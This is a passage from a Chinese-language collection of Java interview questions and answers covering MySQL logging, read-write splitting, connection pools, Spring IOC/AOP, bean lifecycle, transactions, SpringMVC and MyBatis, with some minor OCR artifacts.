内容：逻辑格式的日志，可以简单认为就是执行过的事务中的 sql 语句。但又不完全是 sql 语句这么简单，而是包括了执行的 sql 语句（增删改）反向的信息，也就意味着 delete 对应着 delete 本身和其反向的 insert；update 对应着 update 执行前后的版本的信息；insert 对应着 delete 和 insert 本身的信息。

binlog 有三种模式：Statement（基于 SQL 语句的复制）、Row（基于行的复制） 以及 Mixed（混合模式）

- **redo log 重做日志**

作用：确保事务的持久性。防止在发生故障的时间点，尚有脏页未写入磁盘，在重启 mysql 服务的时候，根据 redo log 进行重做，从而达到事务的持久性这一特性。

内容：物理格式的日志，记录的是物理数据页面的修改的信息，其 redo log 是顺序写入 redo log file 的物理文件中去的。

- **undo log 回滚日志**

作用：保存了事务发生之前的数据的一个版本，可以用于回滚，同时可以提供多版本并发控制下的读（MVCC），也即非锁定读

内容：逻辑格式的日志，在执行 undo 的时候，仅仅是将数据从逻辑上恢复至事务之前的状态，而不是从物理页面上操作实现的，这一点是不同于 redo log 的。

## 题目 22：UNION 与 UNION ALL 的区别

UNION 用于把来自多个 SELECT 语句的结果组合到一个结果集合中，MySQL 会把结果集中 重复的记录删掉，而使用 UNION ALL，MySQL 会把所有的记录返回，且效率高于 UNION 。

## 题目 23：MySQL 读写分离的实现方案

MySQL 读写分离的实现方式主要基于 主从复制，通过 路由的方式 使应用对数据库的写请求只在 Master 上进行，读请求在 Slave 上进行。

具体地，有以下四种实现方案：

**方案一：基于 MySQL proxy 代理**

在应用和数据库之间增加 代理层，代理层接收应用对数据库的请求，根据不同请求类型（即是读 read 还是写 write）转发到不同的实例，在实现读写分离的同时可以实现负载均衡。MySQL 的代理最常见的是 mysql-proxy、cobar、mycat、Atlas 等。

**方案二：基于应用内路由**

基于应用内路由的方式即为在应用程序中实现，针对不同的请求类型去不同的实例执行 SQL。

具体实现可基于 spring 的 aop：用 aop 来拦截 spring 项目的 dao 层方法，根据方法名称就可以判断要执行的类型，进而动态切换主从数据源。

**方案三：基于 MySQL-Connector-Java 的 JDBC 驱动方式**

Java 程序通过在连接 MySQL 的 JDBC 中配置主库与从库等地址，JDBC 会自动将读请求发送给从库，将写请求发送给主库，此外， MySQL 的 JDBC 驱动还能够实现多个从库的负载均衡。

**方案四：基于 sharding-jdbc 的方式**

sharding-sphere 是强大的读写分离、分表分库中间件，sharding-jdbc 是 sharding-sphere 的核心模块。

## 题目 24：MySQL 优化方案有哪些？

- 服务器优化（增加 CPU、内存、网络、更换高性能磁盘）
- 表设计优化（字段长度控制、添加必要的索引）
- SQL 优化（避免 SQL 命中不到索引的情况）
- 架构部署优化（一主多从集群部署）
- 编码优化实现读写分离

## 题目 25：为什么使用数据库连接池？

数据库连接是一种关键的有限的昂贵的资源，对数据库连接的管理能显著影响到整个应用程序的伸缩性和健壮性，影响到程序的性能指标。数据库连接池正是针对这个问题提出来的。

数据库连接池负责分配、管理和释放数据库连接，它允许应用程序重复使用一个现有的数据库连接，而不是重新建立一个；释放空闲时间超过最大空闲时间的数据库连接来避免因为没有释放数据库连接而引起的数据库连接遗漏。这项技术能明显提高对数据库操作的性能。

数据库连接池在初始化时将创建一定数量的数据库连接放到连接池中，这些数据库连接的数量是由最小数据库连接数来设定的。无论这些数据库连接是否被使用，连接池都将一直保证至少拥有这么多的连接数量。连接池的最大数据库连接数量限定了这个连接池能占有的最大连接数，当应用程序向连接池请求的连接数超过最大连接数量时，这些请求将被加入到等待队列中。

数据库连接池机制：

前提：为数据库连接建立一个缓冲池。 1：从连接池获取或创建可用连接 2：使用完毕之后，把连接返回给连接池 3：在系统关闭前，断开所有连接并释放连接占用的系统资源 4：能够处理无效连接，限制连接池中的连接总数不低于或者不超过某个限定值。

## 题目 26：数据库连接池技术有哪些？你们用的是哪一个？

hikariCP>druid>tomcat-jdbc>dbcp>c3p0

- hikariCP 的高性能得益于最大限度的避免锁竞争。

- druid 功能最为全面，sql 拦截等功能，统计数据较为全面，具有良好的扩展性。
- 综合性能，扩展性等方面，可考虑使用 druid 或者 hikariCP 连接池。

Springboot2.0 以后默认数据库连接池选择了 Hikari（性能高）


## Java 热门面试题-SSM 框架

# 题目 1：谈谈你对 Spring 的理解？

Spring 是一个开源框架，为简化企业级应用开发而生。Spring 可以是使简单的 JavaBean 实现以前只有 EJB 才能实现的功能。Spring 是一个 IOC 和 AOP 容器框架。 Spring 容器的主要核心是：

- 控制反转（IOC），传统的 java 开发模式中，当需要一个对象时，我们会自己使用 new 或者 getInstance 等直接或者间接调用构造方法创建一个对象。而在 spring 开发模式中，spring 容器使用了工厂模式为我们创建了所需要的对象，不需要我们自己创建了，直接调用 spring 提供的对象就可以了，这是控制反转的思想。
- 依赖注入（DI），spring 使用 javaBean 对象的 set 方法或者带参数的构造方法为我们在创建所需对象时将其属性自动设置所需要的值的过程，就是依赖注入的思想。
- 面向切面编程（AOP），在面向对象编程（oop）思想中，我们将事物纵向抽成一个个的对象。而在面向切面编程中，我们将一个个的对象某些类似的方面横向抽成一个切面，对这个切面进行一些如权限控制、事物管理，记录日志等。公用操作处理的过程就是面向切面编程的思想。AOP 底层是动态代理，如果是接口采用 JDK 动态代理，如果是类采用 CGLIB 方式实现动态代理。

## 题目 2：SpringBean 的生命周期？




1. Bean 容器找到配置文件中 Spring Bean 的定义。
2. Bean 容器利用 Java Reflection API 创建一个 Bean 的实例。
3. 如果涉及到一些属性值，利用 set()方法设置一些属性值。
4. 如果 Bean 实现了 BeanNameAware 接口，调用 setBeanName()方法，传入 Bean 的名字。
5. 如果 Bean 实现了 BeanClassLoaderAware 接口，调用 setBeanClassLoader()方法，传入 ClassLoader 对象的实例。
6. 如果 Bean 实现了 BeanFactoryAware 接口，调用 setBeanClassFacotory()方法，传入 ClassLoader 对象的实例。
7. 与上面的类似，如果实现了其他*Aware 接口，就调用相应的方法。
8. 如果有和加载这个 Bean 的 Spring 容器相关的 BeanPostProcessor 对象，执行 postProcessBeforeInitialization()方法。
9. 如果 Bean 实现了 InitializingBean 接口，执行 afeterPropertiesSet()方法。
10. 如果 Bean 在配置文件中的定义包含 init-method 属性，执行指定的方法。
11. 如果有和加载这个 Bean 的 Spring 容器相关的 BeanPostProcess 对象，执行 postProcessAfterInitialization()方法。
12. 当要销毁 Bean 的时候，如果 Bean 实现了 DisposableBean 接口，执行 destroy()方法。
13. 当要销毁 Bean 的时候，如果 Bean 在配置文件中的定义包含 destroy-method 属性，执行指 定的方法。

总结以上步骤，核心主干主要就是五部分构成：

1. 构造 Bean 对象
2. 设置 Bean 属性

3. 初始化回调
4. Bean 调用
5. 销毁 Bean

## 题目 3：IOC 是什么？

- IOC（Inversion Of Controll，控制反转）是一种设计思想，就是将原本在程序中手动创建对 象的控制权，交由给 Spring 框架来管理。IOC 在其他语言中也有应用，并非 Spring 特有。IOC 容器是 Spring 用来实现 IOC 的载体，IOC 容器实际上就是一个 Map(key, value)，Map 中存放 的是各种对象。
- 将对象之间的相互依赖关系交给 IOC 容器来管理，并由 IOC 容器完成对象的注入。这样可以很 大程度上简化应用的开发，把应用从复杂的依赖关系中解放出来。IOC 容器就像是一个工厂一 样，当我们需要创建一个对象的时候，只需要配置好配置文件/注解即可，完全不用考虑对象是 如何被创建出来的。在实际项目中一个 Service 类可能由几百甚至上千个类作为它的底层，假 如我们需要实例化这个 Service，可能要每次都搞清楚这个 Service 所有底层类的构造函数，这 可能会把人逼疯。如果利用 IOC 的话，你只需要配置好，然后在需要的地方引用就行了，大大增加了项目的可维护性且降低了开发难度。

## 题目 4：IOC 的优点？

**IOC** ： 控制反转，Spring IOC 负责创建对象，管理对象。通过依赖注入（DI），装配对象，配置对象，并且管理这些对象的整个生命周期。

**优点：** IOC 或 依赖注入把应用的代码量降到最低。它使应用容易测试，单元测试不再需要单例和 JNDI 查找机制。最小的代价和最小的侵入性使松散耦合得以实现。IOC 容器支持加载服务时的饿汉式初始化和懒加载。

## 题目 5：IOC 中 Bean 有几种注入方式？

- 构造器依赖注入：构造器依赖注入通过容器触发一个类的构造器来实现的，该类有一系列参数，每个参数代表一个对其他类的依赖。
- Setter 方法注入：Setter 方法注入是容器通过调用无参构造器或无参 static 工厂方法实例化 bean 之后，调用该 bean 的 Setter 方法，即实现了基于 Setter 的依赖注入。
- 基于注解的注入：最好的解决方案是用构造器参数实现强制依赖，Setter 方法实现可选依赖。

## 题目 6：SpringBean 有几种配置方式?

- XML 声明配置 顾名思义，就是将 bean 的信息配置.xml 文件里，通过 Spring 加载文件为我们创建 bean 和配置 bean 属性
- 注解声明配置 通过在类上加注解的方式，来声明一个类交给 Spring 管理，Spring 会自动扫描带有@Component，@Controller，@Service，@Repository 这四个注解的类，然后帮我们创建并管理，前提是需要先配置 Spring 的注解扫描器。
  - –@Component：可以用于注册所有 bean
  - –@Repository：主要用于注册 dao 层的 bean
  - –@Controller：主要用于注册控制层的 bean
  - –@Service：主要用于注册服务层的 bean
- JavaConfig 声明配置 将类的创建交给我们配置的 JavcConfig 类来完成，Spring 只负责维护和管理创建一个配置类
  - –添加@Configuration 注解声明为配置类
  - –方法上加上@bean，该方法用于创建实例并返回

## 题目 7：SpringBean 自动装配的几种方式？

自动装配提供五种不同的模式供 Spring 容器用来自动装配 beans 之间的依赖注入:

- no：默认的方式是不进行自动装配，通过手工设置 ref 属性来进行装配 bean。
- byName：通过参数名自动装配，Spring 容器查找 beans 的属性，这些 beans 在 XML 配置文件 中被设置为 byName。之后容器试图匹配、装配和该 bean 的属性具有相同名字的 bean。
- byType：通过参数的数据类型自动自动装配，Spring 容器查找 beans 的属性，这些 beans 在 XML 配置文件中被设置为 byType。之后容器试图匹配和装配和该 bean 的属性类型一样的 bean。如果有多个 bean 符合条件，则抛出错误。
- constructor：这个同 byType 类似，不过是应用于构造函数的参数。如果在 BeanFactory 中不 是恰好有一个 bean 与构造函数参数相同类型，则抛出一个严重的错误。
- autodetect：如果有默认的构造方法，通过 construct 的方式自动装配，否则使用 byType 的 方式自动装配。

## 题目 8：SpringBean 手动装配的几种方式？

- 使用模式注解 @Component 等（Spring2.5+）
- 使用配置类 @Configuration 与 @Bean （Spring3.0+）
- 使用模块装配 @EnableXXX 与 @Import （Spring3.1+）

## 题目 9：AOP 是什么？

- AOP：全称 Aspect Oriented Programming，即：**面向切面编程**。
- AOP（Aspect-Oriented Programming，面向切面编程）能够将那些与业务无关，却为业务 模块所共同调用的逻辑或责任（例如事务处理、日志管理、权限控制等）封装起来，便于减少 系统的重复代码，降低模块间的耦合度，并有利于未来的可扩展性和可维护性。
- Spring AOP 是基于动态代理的，如果要代理的对象实现了某个接口，那么 Spring AOP 就会使 用 JDK 动态代理去创建代理对象；而对于没有实现接口的对象，就无法使用 JDK 动态代理，转 而使用 CGlib 动态代理生成一个被代理对象的子类来作为代理。 当然也可以使用 AspectJ，Spring AOP 中已经集成了 AspectJ，AspectJ 应该算得上是 Java 生 态系统中最完整的 AOP 框架了。使用 AOP 之后我们可以把一些通用功能抽象出来，在需要用到 的地方直接使用即可，这样可以大大简化代码量。我们需要增加新功能也方便，提高了系统的 扩展性。日志功能、事务管理和权限管理等场景都用到了 AOP。

## 题目 10：AOP 的基本概念有哪些？

- 切面（Aspect）：官方的抽象定义为“一个关注点的模块化，这个关注点可能会横切多个对象”。
- 连接点（Joinpoint）：程序执行过程中的某一行为。
- 通知（Advice）：“切面”对于某个“连接点”所产生的动作。
- 切入点（Pointcut）：匹配连接点的断言，在 AOP 中通知和一个切入点表达式关联。
- 目标对象（Target Object）：被一个或者多个切面所通知的对象。
- AOP 代理（AOP Proxy）：在 Spring AOP 中有两种代理方式，JDK 动态代理和 CGLIB 代理。

## 题目 11：AOP 的代理有几种方式（AOP 的实现原理）？

AOP 思想的实现一般都是基于代理模式 ，在 Java 中一般采用 JDK 动态代理模式，但是我们都知道，JDK 动态代理模式只能代理接口而不能代理类。因此，Spring AOP 会按照下面两种情况进行切换，因为 Spring AOP 同时支持 CGLIB、ASPECTJ、JDK 动态代理。

- 如果目标对象的实现类实现了接口，Spring AOP 将会采用 JDK 动态代理来生成 AOP 代理类；
- 如果目标对象的实现类没有实现接口，Spring AOP 将会采用 CGLIB 来生成 AOP 代理类。不过这个选择过程对开发者完全透明、开发者也无需关心。

## 题目 12：AOP 主要用在哪些场景中？

- 事务管理
- 日志
- 性能监视
- 安全检查
- 缓存

## 题目 13：SpringBean 的作用域有几种?

Spring 框架支持以下**五种 bean** 的作用域：

- singleton：唯一 bean 实例，Spring 中的 bean 默认都是单例的。
- prototype：每次请求都会创建一个新的 bean 实例。
- request：每一次 HTTP 请求都会产生一个新的 bean，该 bean 仅在当前 HTTP request 内有 效。
- session：每一次 HTTP 请求都会产生一个新的 bean，该 bean 仅在当前 HTTP session 内有 效。
- global-session：全局 session 作用域，仅仅在基于 Portlet 的 Web 应用中才有意义，Spring5 中已经没有了 Portlet。

## 题目 14：Spring 框架中的单例 bean 是线程安全的吗?

大部分时候我们并没有在系统中使用多线程，所以很少有人会关注这个问题。单例 bean 存在线 程问题，主要是因为当多个线程操作同一个对象的时候，对这个对象的非静态成员变量的写操 作会存在线程安全问题。

有两种常见的解决方案：

1.在 bean 对象中尽量避免定义可变的成员变量（不太现实）。

2.在类中定义一个 ThreadLocal 成员变量，将需要的可变成员变量保存在 ThreadLocal 中（推 荐的一种方式）。

## 题目 15：Spring 事务管理方式?

- 编程式事务：在代码中硬编码。
- 声明式事务：在配置文件中配置 声明式事务又分为：
  –基于 XML 的声明式事务
  –基于注解的声明式事务

## 题目 16：Spring 事务传播行为有几种?

事务传播行为是为了解决业务层方法之间互相调用的事务问题。当事务方法被另一个事务方法调用时，必须指定事务应该如何传播。例如：方法可能继续在现有事务中运行，也可能开启一个新事务，并在自己的事务中运行。在 TransactionDefinition 定义中包括了如下几个表示传播行为的常量：

- **支持当前事务的情况：**

TransactionDefinition.PROPAGATION_REQUIRED：如果当前存在事务，则加入该事务；如果当前没有事务，则创建一个新的事务；

TransactionDefinition.PROPAGATION_SUPPORTS：如果当前存在事务，则加入该事务；如果当前没有事务，则以非事务的方式继续运行；

TransactionDefinition.PROPAGATION_MANDATORY：如果当前存在事务，则加入该事务；如果当前没有事务，则抛出异常。

- **不支持当前事务的情况：**

TransactionDefinition.PROPAGATION_REQUIRES_NEW：创建一个新的事务，如果当前存在事务，则把当前事务挂起；

TransactionDefinition.PROPAGATION_NOT_SUPPORTED：以非事务方式运行，如果当前存在事务，则把当前事务挂起。

TransactionDefinition.PROPAGATION_NEVER：以非事务方式运行，如果当前存在事务，则抛出异常。

- **其他情况：**

TransactionDefinition.PROPAGATION_NESTED：如果当前存在事务，则创建一个事务作为当前事务的嵌套事务来运行；如果当前没有事务，则该取值等价于 TransactionDefinition.PROPAGATION_REQUIRED。

## 题目 17：Spring 中的事务隔离级别？

TransactionDefinition 接口中定义了五个表示隔离级别的常量：

- TransactionDefinition.ISOLATION_DEFAULT：使用后端数据库默认的隔离级别，MySQL 默认采用的 REPEATABLE_READ 隔离级别，Oracle 默认采用的 READ_COMMITTED 隔离级别；
- TransactionDefinition.ISOLATION_READ_UNCOMMITTED：最低的隔离级别，允许读取尚未提交的数据变更，可能会导致脏读、幻读或不可重复读；
- TransactionDefinition.ISOLATION_READ_COMMITTED：允许读取并发事务已经提交的数据，可以阻止脏读，但是幻读或不可重复读仍有可能发生；
- TransactionDefinition.ISOLATION_REPEATABLE_READ：对同一字段的多次读取结果都是一致的，除非数据是被本身事务自己所修改，可以阻止脏读和不可重复读，但幻读仍有可能发生；
- TransactionDefinition.ISOLATION_SERIALIZABLE：最高的隔离级别，完全服从 ACID 的隔离级别。所有的事务依次逐个执行，这样事务之间就完全不可能产生干扰，也就是说，该级别可以防止脏读、不可重复读以及幻读。但是这将严重影响程序的性能。通常情况下也不会用到该级别。

## 题目 18：Spring 的通知是什么？有哪几种类型？

通知是个在方法执行前或执行后要做的动作，实际上是程序执行时要通过 SpringAOP 框架触发的代码段。 Spring 切面可以应用五种类型的通知：

- **前置通知**（Before advice）：在某连接点（JoinPoint）之前执行的通知，但这个通知不能阻止连接点前的执行。ApplicationContext 中在 < aop:aspect > 里面使用 < aop:before > 元素进行声明；

- **后置通知**（After advice）：当某连接点退出的时候执行的通知（不论是正常返回还是异常退出）。ApplicationContext 中在 < aop:aspect > 里面使用 < aop:after > 元素进行声明。
- **返回后通知**（After return advice） ：在某连接点正常完成后执行的通知，不包括抛出异常的情况。ApplicationContext 中在 < aop:aspect > 里面使用 << after-returning >> 元素进行声明。
- **环绕通知**（Around advice）：包围一个连接点的通知，类似 Web 中 Servlet 规范中的 Filter 的 doFilter 方法。可以在方法的调用前后完成自定义的行为，也可以选择不执行。ApplicationContext 中在 < aop:aspect > 里面使用 < aop:around > 元素进行声明。
- **抛出异常后通知**（After throwing advice）：在方法抛出异常退出时执行的通知。ApplicationContext 中在 < aop:aspect > 里面使用 < aop:after-throwing > 元素进行声明。

## 题目 19：Spring 中的设计模式有哪些？

- **工厂模式：** Spring 使用工厂模式通过 BeanFactory 和 ApplicationContext 创建 bean 对 象。
- **单例模式：** Spring 中的 bean 默认都是单例的。
- **代理模式：** Spring 的 AOP 功能用到了 JDK 的动态代理和 CGLIB 字节码生成技术；
- **模板方法：** 用来解决代码重复的问题。比如 RestTemplate、jdbcTemplate、JpaTemplate 等以 Template 结尾的对 数据库操作的类，它们就使用到了模板模式。
- **观察者模式：** Spring 事件驱动模型就是观察者模式很经典的一个应用。定义对象键一种一对多的依赖关系，当一个对象的状态发生改变时，所有依赖于它的对象都会得到通知被制动更新，如 Spring 中 listener 的实现 ApplicationListener。
- **包装器设计模式：**

  我们的项目需要连接多个数据库，而且不同的客户在每次访问中根据需要 会去访问不同的数据库。这种模式让我们可以根据客户的需求能够动态切换不同的数据源。

- **适配器模式：**

  Spring AOP 的增强或通知（Advice）使用到了适配器模式、Spring MVC 中也是用到了适配器模式适配 Controller。

## 题目 20：BeanFactory 与 AppliacationContext 有什么区别？

- **BeanFactory** 基础类型的 IOC 容器，提供完成的 IOC 服务支持。如果没有特殊指定，默认采用延迟初始化策略。相对来说，容器启动初期速度较快，所需资源有限。
- **ApplicationContext** ApplicationContext 是在 BeanFactory 的基础上构建，是相对比较高级的容器实现，除了 BeanFactory 的所有支持外，ApplicationContext 还提供了事件发布、国际化支持等功能。ApplicationContext 管理的对象，在容器启动后默认全部初始化并且绑定完成。

## 题目 21：Spring 的常用注解有哪些？

- @Autowired：用于有值设值方法、非设值方法、构造方法和变量。
- @Component：用于注册所有 bean
- @Repository：用于注册 dao 层的 bean
- @Controller：用于注册控制层的 bean
- @Service：用于注册服务层的 bean
- @Component: 用于实例化对象
- @Value: 简单属性的依赖注入
- @ComponentScan: 组件扫描
- @Configuration: 被此注解标注的类,会被 Spring 认为是配置类。Spring 在启动的时候会自动扫描并加载所有配置类，然后将配置 类中 bean 放入容器
- @Transactional 此 注解可以标在类上，也可以表在方法上，表示当前类中的方法 具有事务管理功能

## 题目 22：@Resources 和@Autowired 的区别?

- 都是用来自动装配的，都可以放在属性的字段上
- @Autowired 通过 byType 的方式实现，而且必须要求这个对象存在！

- @Resource 默认通过 byName 的方式实现，如果找不到名字，则通过 byType 实现！如果两个都找不到的情况下，就报错！

## 题目 23：@Component 和@Bean 的区别？

- 作用对象不同。@Component 注解作用于类，而@Bean 注解作用于方法。
- @Component 注解通常是通过类路径扫描来自动侦测以及自动装配到 Spring 容器中（我们 可以使用@ComponentScan 注解定义要扫描的路径）。@Bean 注解通常是在标有该注解的 方法中定义产生这个 bean，告诉 Spring 这是某个类的实例，当我需要用它的时候还给我。
- @Bean 注解比@Component 注解的自定义性更强，而且很多地方只能通过 @Bean 注解来 注册 bean。比如当引用第三方库的类需要装配到 Spring 容器的时候，就只能通过@Bean 注解来实现。

## 题目 24：将一个类声明为 Spring 的 bean 的注解有哪些？

我们一般使用@Autowired 注解去自动装配 bean。而想要把一个类标识为可以用 @Autowired 注解自动装配的 bean，可以采用以下的注解实现：

- @Component 注解。通用的注解，可标注任意类为 Spring 组件。如果一个 Bean 不知道属于 哪一个层，可以使用@Component 注解标注。
- @Repository 注解。对应持久层，即 Dao 层，主要用于数据库相关操作。
- @Service 注解。对应服务层，即 Service 层，主要涉及一些复杂的逻辑，需要用到 Dao 层 （注入）。
- @Controller 注解。对应 Spring MVC 的控制层，即 Controller 层，主要用于接受用户请求 并调用 Service 层的方法返回数据给前端页面。

## 题目 25：Spring 是怎么解决循环依赖的？

整个 IOC 容器解决循环依赖，用到的几个重要成员： singletonObjects：一级缓存，存放完全初始化好的 Bean 的集合，从这个集合中取出来的 Bean 可以立马返回 earlySingletonObjects：二级缓存，存放创建好但没有初始化属性的 Bean 的集合，它用来解 决循环依赖 singletonFactories：三级缓存，存放单实例 Bean 工厂的集合 singletonsCurrentlyInCreation：存放正在被创建的 Bean 的集合

IOC 容器解决循环依赖的思路：

1. 初始化 Bean 之前，将这个 BeanName 放入三级缓存

b) 创建 Bean 将准备创建的 Bean 放入 singletonsCurrentlyInCreation （正在创建的 Bean）

c) createNewInstance 方法执行完后执行 addSingletonFactory，将这个实例化但没有 属性赋值的 Bean 放入二级缓存，并从三级缓存中移除

4. 属性赋值&自动注入时，引发关联创建

5. 关联创建时，检查“正在被创建的 Bean”中是否有即将注入的 Bean。如果有，检查二级 缓存中是否有当前创建好但没有赋值初始化的 Bean。如果没有，检查三级缓存中是否有 正在创建中的 Bean。至此一般会有，将这个 Bean 放入二级缓存，并从三级缓存中移除

6. 之后 Bean 被成功注入，最后执行 addSingleton，将这个完全创建好的 Bean 放入一级缓 存，从二级缓存和三级缓存移除，并记录已经创建了的单实例 Bean


## 题目 26：SpringMVC 执行流程（工作原理）？

MVC 是 Model — View — Controler 的简称，它是一种架构模式，它分离了表现与交互。它被分为三个核心部件：模型、视图、控制器。

- Model（模型）：是程序的主体部分，主要包含业务数据和业务逻辑。在模型层，还会涉及到用户发布的服务，在服务中会根据不同的业务需求，更新业务模型中的数据。

- View（视图）：是程序呈现给用户的部分，是用户和程序交互的接口，用户会根据具体的业务需求，在 View 视图层输入自己特定的业务数据，并通过界面的事件交互，将对应的输入参数提交给后台控制器进行处理。

- Controller（控制器）：Controller 是用来处理用户输入数据，以及更新业务模型的部分。控制器中接收了用户与界面交互时传递过来的数据，并根据数据业务逻辑来执行服务的调用和更新业务模型的数据和状态。




工作原理：

- 1.客户端（浏览器）发送请求，直接请求到 DispatcherServlet。
- 2.DispatcherServlet 根据请求信息调用 HandlerMapping，解析请求对应的 Handler。
- 3.解析到对应的 Handler（也就是我们平常说的 Controller 控制器）。
- 4.HandlerAdapter 会根据 Handler 来调用真正的处理器来处理请求和执行相对应的业务逻 辑。
- 5.处理器处理完业务后，会返回一个 ModelAndView 对象，Model 是返回的数据对象，View 是逻辑上的 View。
- 6.ViewResolver 会根据逻辑 View 去查找实际的 View。
- 7.DispatcherServlet 把返回的 Model 传给 View（视图渲染）。
- 8.把 View 返回给请求者（浏览器）。

## 题目 27：SpringMVC 的常用组件有哪些？

- **1. 前端控制器 DispatcherServlet**

作用：Spring MVC 的入口函数。接收请求，响应结果，相当于转发器，中央处理器。有了 DispatcherServlet 减少了其它组件之间的耦合度。用户请求到达前端控制器，它就相当于 MVC 模式中的 C，DispatcherServlet 是整个流程控制的中心，由它调用其它组件处理用户的请求，DispatcherServlet 的存在降低了组件之间的耦合性。

- **2. 处理器映射器 HandlerMapping**

作用：根据请求的 url 查找 Handler。HandlerMapping 负责根据用户请求找到 Handler 即处理器（Controller），SpringMVC 提供了不同的映射器实现不同的映射方式，例如：配置文件方式，实现接口方式，注解方式等。

- **3. 处理器适配器 HandlerAdapter**

作用：按照特定规则（HandlerAdapter 要求的规则）去执行 Handler。通过 HandlerAdapter 对处理器进行执行，这是适配器模式的应用，通过扩展适配器可以对更多类型的处理器进行执行。

- **4. 处理器 Handler**

注意：编写 Handler 时按照 HandlerAdapter 的要求去做，这样适配器才可以去正确执行 Handler。Handler 是继 DispatcherServlet 前端控制器的后端控制器，在 DispatcherServlet 的控制下 Handler 对具体的用户请求进行处理。由于 Handler 涉及到具体的用户业务请求，所以一般情况需要工程师根据业务需求开发 Handler。

- **5. 视图解析器 View resolver**

作用：进行视图解析，根据逻辑视图名解析成真正的视图（View ）。View Resolver 负责将处理结果生成 View 视图，View Resolver 首先根据逻辑视图名解析成物理视图名即具体的页面地址，再生成 View 视图对象，最后对 View 进行渲染将处理结果通过页面展示给用户。SpringMVC 框架提供了很多的 View 视图类型，包括：jstlView、freemarkerView、pdfView 等。一般情况下需要通过页面标签或页面模版技术将模型数据通过页面展示给用户，需要由工程师根据业务需求开发具体的页面。

- **6. 视图 View**

View 是一个接口，实现类支持不同的 View 类型（jsp、freemarker…）。

> 处理器 Handler（也就是我们平常说的 Controller 控制器）以及视图层 View 都是需要我们自己手动开发的。其他的一些组件比如：前端控制器 DispatcherServlet、处理器映射器 HandlerMapping、处理器适配器 HandlerAdapter 等等都是框架提供给我们的，不需要自己手动开发

## 题目 28：SpringMVC 的常用注解有哪些？

- @RequestMapping：用于处理请求 url 映射的注解，可用于类或方法上。用于类上，则表示类中的所有响应请求的方法都是以该地址作为父路径；
- @RequestBody：注解实现接收 HTTP 请求的 json 数据，将 json 转换为 Java 对象；
- @ResponseBody：注解实现将 Controller 方法返回对象转化为 json 对象响应给客户。

## 题目 29：SpringMVC 怎么样设定重定向和转发的?

- 转发：在返回值前面加"forward:"
- 重定向：在返回值前面加"redirect:"

## 题目 30：SpringMVC 如何处理统一异常？

- 方式一: 创建一个自定义异常处理器(实现 HandlerExceptionResolver 接口),并实现里面 的异常处理方法,然后将这个类交给 Spring 容器管理
- 方式二: 在类上加注解(@ControllerAdvice)表明这是一个全局异常处理类在方法上加注解 (@ExceptionHandler), 在 ExceptionHandler 中 有 一 个 value 属性,可以指定可以处理的异常类型

## 题目 31：MyBatis 中#{}和${}的区别是什么？

#{}是预编译处理，${}是字符串替换。Mybatis 在处理#{}时，会将 sql 中的#{}替换为?号，调用 PreparedStatement 的 set 方法来赋值；Mybatis 在处理${}时，就是把{}替换成变量的值。

## 题目 32：MyBatis 中当实体类中的属性名和表中的字段名不一样如何解决??

使用 resultMap

## 题目 33：MyBatis 是如何进行分页的？分页插件的原理是什么？

- Mybatis 使用 RowBounds 对象进行分页，它是针对 ResultSet 结果集执行的内存分页，而非物理分页。可以在 sql 内直接书写带有物理分页的参数来完成物理分页功能，也可以使用分页插件来完成物理分页。
- 分页插件的基本原理是使用 Mybatis 提供的插件接口，实现自定义插件，在插件的拦截方法内拦截待执行的 sql，然后重写 sql，根据 dialect 方言，添加对应的物理分页语句和物理分页参数。

## 题目 34：MyBatis 动态 SQL 了解吗？

